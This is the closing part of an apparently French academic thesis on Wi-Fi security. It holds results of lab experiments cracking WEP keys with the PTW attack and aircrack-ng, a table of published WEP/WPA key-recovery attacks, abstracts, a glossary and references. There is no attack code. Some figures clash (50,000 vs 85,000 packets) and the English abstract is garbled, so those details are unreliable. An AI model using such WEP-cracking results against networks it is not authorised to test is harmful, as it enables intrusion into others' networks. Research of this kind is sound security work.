
D'après les expérimentales 1, 2, 3 et 4 comme ont le faite, ce tableau contient les fichiers qui trouvent la clé dans leur nombre de vecteur d'initialisation et le nombre des bits trouvé comme suite :

		WEP clé 64 bits		WEP clé 128 bits	
		(1)	(2)	(3)	(4)
Nom de fichier		wep64-03.cap	WEP64-05.cap	WEP128-02.cap	WEP128-05.cap
Nombre des paquètes récolté		48299	276250	209307	108236
Temps #Data récoltes (seconde)		2206	448	887	762
Temps de cracker (seconde)		28	01	01	13
Résultats	Nbr Clé de tester	1874	01	619	10361
	IVs	20469	67638	45290	50406
Nombre des bits trouvés		40	40	104	104

Tableau N°19 : synthèse du résultat des expériences

On remarque qu'on peut trouve la clé de 64 bits ,dans la nombre du vecteur d'initaisation entre (20469 et 67638), et la clé de 128 bits le nombre de vecteur d'initalisation entre (45290 et 50406).

dans Attaque PTW permet d'exploiter tous les IV , pour une clé 64 bits 50% de probabilité avec 25000 paquets pour trouvé la clé. pour une clé taille 128 bits 50% de probabilité au bout de 40000 paquets ,95% de probabilité au bout de 50000 paquets,



Histogramme N°9 Synthèse des clés trouvées

4.4 Conclusion

Les résultats des experience montres que l'attaque PTW permet d'exploiter tous les IVs , pour une clé taille 128 bits 50% de probabilité au bout de 40000 paquets,95% de probabilité au bout de 85000 paquets, pour une clé 64 bits 50% de probabilité avec 25000 paquets pour trouvé la clé alors en peut dire quon peut craquer une clé dans un temps tres réduit avec un IVs variable .

Conclusion générale

Les réseaux sans fil Wi-Fi sont parmi les technologies les plus intéressantes et très utilisées dans divers domaines, cette distinction d'utilisation revient aux différents avantages tels que la simplicité d'ulisation la disponibilité etc. . .

Cet avantage introduise avec eux de nouveaux problèmes de sécurité le sujet le plus délicat. Le manque de protection des points d'accès et la transmission sur des liens radio sont le problème principal et la cause des vulnérabilités et des failles détectées depuis la paraitrions de ce type des réseaux qui continue à se développer.

Pour limiter les effets considérables, il faut bien connaitre les problèmes liés a la sécurité de ces réseaux.

Dans ce cadre nous avons présenté en premier lieu les protocole de la sécurité utilisé WEP, WPA et le WPA2 d'une façons détailler et le fonctionnement des algorithme de sécurité et le traitement des faille de chacun d'eux, ensuite nous avons présenter les différents attaques menu sur ces protocoles, inspirés des études détalée des travaux de recherche .

En particulier nous avons présenté l'attaque contre le WEP pour réaliser notre implémentation et d'avoir des résultats de cette attaque, cette implémentation nous a montré que ce protocole est facile a déchiffré sa clé secrète dans un temps très réduit a cause de l'utilisation des logicielle de crack telle que le Aircrak-ng.Nous pouvant dire que ce travail nous apporté une grande et meilleure compréhension de fonctionnement des protocoles de sécurité, est les méthodes de cryptanalyse ainsi les différent type d'attaque.

Comme perspective nous envisagent de tester les algorithme TKIP utiliser par WPA et AES utiliser par WPA2 et arrivée a détecter les défaillances et faire une analyse comparative a fin de choisir l'algorithme le plus efficace on utilisant la mémé démarche. la table 1, illustre les attaques les plus populaires sur les protocoles WEP et WPA ou la clé secrète est révélée par nombre de paquets mentionné.[13].

Table 1. Summary of most popular secret key recovery attacks

Protocol	Attack	Type	IV-search	Year	Packets (million)
WEP	FMS [10]	Statistical	Random	2001	4-6
	Korek [13]		Random	2004	0.1
			Brute-force		0.001-1
	PTW [15]		Random	2007	0.04
			Brute-force		1
	VV [16]		Random	2007	0.32
	Klein [14]	Key-recovery	Random	2008	0.25-0.6
	BT [17]		Aircraft-ng	2009	0.24
WPA	Dictionary attack	Key-recovery			
	Beck and Tews [19]	QoS		2009	
	Ohigashi-Morii [20]	Inject packets		2009	
	Hole196 [18]	Man-in-the-middle		2010	

Résumé : Les réseaux sans fil connus sous le nom de Wi-Fi permettent d'inter connecter plusieurs équipement sans – fils,elle simplifier et accélère l'installation des réseaux et accroit leur souplesse et leur évolutivité tout en favorisant une plus grande mobilité des utilisateurs,

Malgré tout ces avantages ce moyen de communication doit être sécurisé, malheureusement plusieurs vulnérabilités des mécanismes de sécurité et les méthodes d'authentification mise en place n'assurent pas la sécurité. Pour limiter les effets considérables, il faut bien connaitre les problèmes liés a la sécurité de ces réseaux,

Les protocoles de la sécurité utilisé contre toute menace sont WEP, WPA et le WPA2, cependant les testes ont montré le WEP est facile a déchiffré sa clé secrète dans un temps très réduit a cause de l'utilisation des logicielle de crack telle que le aircrak-ng.Le WPA(TKIP) WPA2(AES) sont des solutions qui sont envisagé pour une meilleures sécurité

mots clé : protocole, attaque, Aircrack-ng, WEP, FMS

Abstract: Wireless networks known as Wi-Fi name to inter connect multiple equipment without - son, she simplifying and accelerating network installation and increases their flexibility and scalability while promoting greater mobility user,

Despite all these advantages this medium must be secure, unfortunately several vulnerabilities of security mechanisms and authentication procedures put in place do not provide security.

To limit the considerable effects, we must know the problems related to the security of these networks, the security protocols used against any threats are WEP, WPA and WPA2, though the testes showed WEP is easily deciphered its key secret in a very short time because of the use of software to crack as the aircrak-ng.WPA (TKIP) WPA2 (AES) are solutions that are contemplated for better security

Key words: protocol, attack, crack WEP, FMS

Glossaire:

Protocole : ensemble de messages échangés entre plusieurs entités.

Chiffrement : Technique permettant de rendre illisible tout message à un tiers qui ne possède pas la clé de codage. Le chiffrement n'est pas un service de sécurité, c'est une technique qui sert à mettre en place les services de sécurité. Il peut être déterministe ou probabiliste.

Clé : valeur qui paramètre un crypto système. Si elle est confidentielle, on parle alors de clé secrète ou privée, sinon on parle de clé publique.

Confidentialité : Prévention d'une divulgation non autorisée de l'information. Propriété qui assure que seuls les utilisateurs habilités ont accès aux informations.

CRC (Cyclic Redundancy Check): Mécanisme de contrôle appliqué régulièrement à des blocs fixes de données dans une communication. Le "mot" de contrôle (ou le CRC) est ajouté à la fin de chaque bloc et permet au récepteur de constater que le bloc a été corrigée.

Cryptographie : étude des procédés permettant d'assurer la confidentialité, l'intégrité et L'authentification

IEEE (Institute of Electrical and Electronics Engineers, institut des ingénieurs électriques et électroniciens) Institut indépendant qui développe des normes de mise en réseau.

IEEE 802.11 : Est un standard international décrivant les caractéristiques d'un réseau local sans fil (WLA4)

IEEE 802.1x : Normalisation d'authentification. Pendant la phase d'authentification, la stat

Intégrité : Prévention d'une modification non autorisée de l'information (définition Itsec). Propriété qui garantit la présence et la conservation sans altération d'une information ou d'un processus.

Point d'accès : Périphérique qui émet et reçoit des données sur un réseau local sans fil (WLAN). Egalement appelé « station de base » ou « concentrateur sans fil », il connecte les utilisateurs au sein du réseau local et peut servir de point d'interconnexion entre le WLAN et un réseau câblé fixe
(Ethernet).

TKIP : "Temporal Key Integrity Protocol" Protocole permettant le chiffrement et le contrôle d'intégrité des données par un renouvellement automatique des clefs de chiffrement.
Il est compatible avec WEP.

WEP (Wired Equivalent Privacy):WEP est un protocole de sécurité pour les réseaux sans fil. WEP assure la sécurité en cryptant les données sur les ondes radio de sorte à les protéger lors de leur transfert d'un point final à un autre. Une clé partagée (semblable à un mot de passe) est utilisée pour autoriser la communication entre les ordinateurs et le routeur.

Wi-Fi (Wireless Fidelity, fidélité sans fil) : Ce terme désigne des produits de réseau local sans fil reposant sur les normes IEEE 802.11.

Wi-Fi Alliance (précédemment WECA - Wireless Ethernet Compatibility Alliance) : Organisation internationale à but non lucratif créée en 1999 pour tester et certifier la compatibilité des produits Wi-Fi avec les spécifications IEEE 802.11.

WLAN (Wireless LAN, réseau local sans fil) : Type de réseau local (LAN) utilisant des ondes radio haute fréquence au lieu de câbles pour communiquer d'un nœud à l'autre.

Ccmp : Mode compteur avec Cipher Block Chaining message Authentification Protocol code (CCMP) est un protocole de chiffrement qui fait partie de la norme 802.11i standard pour les réseaux locaux sans fil (WLAN), en particulier ceux qui utilisent la technologie WiMax

Plaintext : le nombre de répétitions de cycles de transformation

Attaque : est l'exploitation d'une faille d'un système informatique soit un système d'exploitation

Références bibliographique

[1] Analyse cryptographique des altérations d'algorithmes, THESE du Doctorat présentée par Alexandre Berzati et soutenue publiquement le 29 Septembre 2010 ; l'Université de Versailles Saint-Quentin-en-Yvelines (spécialité informatique)

[2] Sécurité WEP, WPA et WPA2 par Guillaume Le hembre ; article hakin9 _2006

[3] LE PROTOCOLE WEP : Mécanismes et Failles Master MAIM;
Vincent HERBERT ; Université LYON 1; 2006 - 2007

[4] Tableaux de bord de la sécurité Réseau; par Cédric Liorens , Laurent Levier, Denis Valois, Benjamin Moriné Avec la contribution de Olivier Salvatori© Groupe Eyrolles, livre 3édition 2003, 2006, 2010

[5]WiFi Professionnel La norme 802.11, le déploiement, la sécurité ; par Aurélie Géron/Préface de Marc Taieb, livre 3e édition, Paris 2009

[6] Cassons le cryptage WPA, sécurisons le Wi-Fi ; publications/hakin9_2010

[7] Wireless Network Security; par Liam Kiemele V00154530, March 5, 2011

[8]LE PROTOCOLE WEP : Mécanismes et Failles ; par Vincent HERBERT Université LYON1 2006 - 2007

[9] Adam Stubblefield. all, (A Key Recovery Attack on the 802.11b Wired Equivalent Privacy Protocol (WEP)),ACM Transactions on Information and System Security, Vol. 7, No. 2, May 2004, Pages 319–332

[10] Andrei Pyshkin, Erik Tews, and Ralf-PhilippWeinmann. Breaking 104 bit WEP in less than 60 seconds.

[11] STUBBLEFIELD, IOANNIDIS et RUBIN, Using the Fuhrer, Mantin and Shamir Attack to Break WEP, AT&T Labs Technical Report TD-4ZCPZZ (08/2001).

[12] Martin Beck, TU-Dresden, Erik Tews, TU-Darmstadt, Germany Article: Practical attacks against WEP and WPA, November 8, 2008, Section: 5.Breaking WPA, page 9-11.

[13] Tahar Mekhaznia, Abdelmadjid Zidani, Wi-Fi security analysis :Procedia Computer science 73(2015) page 172-178 .